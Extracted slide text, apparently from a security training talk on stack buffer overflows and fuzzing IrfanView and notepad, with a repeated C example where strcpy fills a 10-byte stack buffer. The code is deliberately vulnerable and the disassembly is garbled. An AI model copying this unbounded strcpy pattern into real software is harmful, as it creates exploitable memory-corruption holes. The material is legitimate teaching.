
Program

```
void main(const char *the_file) {
    const char *bitmap = load_file(the_file);
    /* More application logic */
}

const char* load_file(const char *the_file) {
    char tmp_buffer[10];
    strcpy(tmp_buffer, load_from(the_file));
    /* More application logic */
    return;
}
```



What is a Stack Overflow?



Program


```

void main(const char *the_file) {
    const char *bitmap = load_file(the_file);
    /* More application logic */
}

const char* load_file(const char *the_file) {
    char tmp_buffer[10];
    strcpy(tmp_buffer, load_from(the_file));
    /* More application logic */
    return;
}
    
```

What happens if load_from() returns more than 10 characters?

What is a Stack Overflow?




Program

```
void main(const char *the_file) {  
    const char *bitmap = load_file(the_file);  
    /* More application logic */  
}  
  
const char* load_file(const char *the_file) {  
    char tmp_buffer[10];  
    strcpy(tmp_buffer, load_from(the_file));  
    /* More application logic */  
    return;  
}
```

What happens if load_from() returns more than 10 characters?

What is a Stack Overflow?



Program


```

void main(const char *the_file) {
    const char *bitmap = load_file(the_file);
    /* More application logic */
}

const char* load_file(const char *the_file) {
    char tmp_buffer[10];
    strcpy(tmp_buffer, load_from(the_file));
    /* More application logic */
    return;
}
    
```


The attacker now controls the execution flow!





The screenshot shows the IrfanView website in a browser window. The browser address bar shows `irfanview.com`. The website header includes the IrfanView logo, version 4.50, and navigation links: HOME, SEND US AN EMAIL, OTHER MIRRORS, Select Mirror, PRIVACY POLICY, and language flags for UK and Germany. A secondary menu contains: DOWNLOAD, LANGUAGES, PLUGINS, SKINS, SCREENSHOT, ABOUT, SUPPORT, FAQ, and FORUM. The main content area features the text "One of the Most Popular Viewers Worldwide" and a large image of a dog named Daisy. The image is displayed within the IrfanView application window, which shows a menu (File, Edit, Image, Options, View, Help), a toolbar with various icons, and a zoom level of 100.0. A red dashed circle highlights the dog, and a red arrow points to it. A "Paint" window is open on the right side of the image. Below the image, the text "IRFANVIEW GRAPHIC VIEWER" is displayed, followed by two bullet points: "Fast and compact (just 3 MB)" and "Freeware for non-commercial use". A testimonial box on the right contains a small profile picture and the text: "I would like to sincerely thank all you faithful IrfanView users who send me messages of good wishes".

Our Plan




Our Plan




Fuzzing

Normal flow



With Fuzzing




```
CALL EDI
ALL DWORD PTR DS:[4]
FP DWORD PTR DS:[4]
RR notepad.00C666
OU EAX, DWORD PTR
OU ESI, DWORD PTR
OU DWORD PTR S
OU AL, BYTE PTR
OP AL, 20
RE SHORT notep
OP AL, 22
E notepad.00C6
OUX EAX, AL
PUSH EAX
CALL DWORD PTR D
POP ECX
TEST EAX, EAX
RR notepad.00C66C
INC ESI
RR SHORT notepad.00
```



BEE ITSECURITY



Live Demo:

Fuzzing with BFF




Our Plan



Our Plan



What is a Stack Overflow?

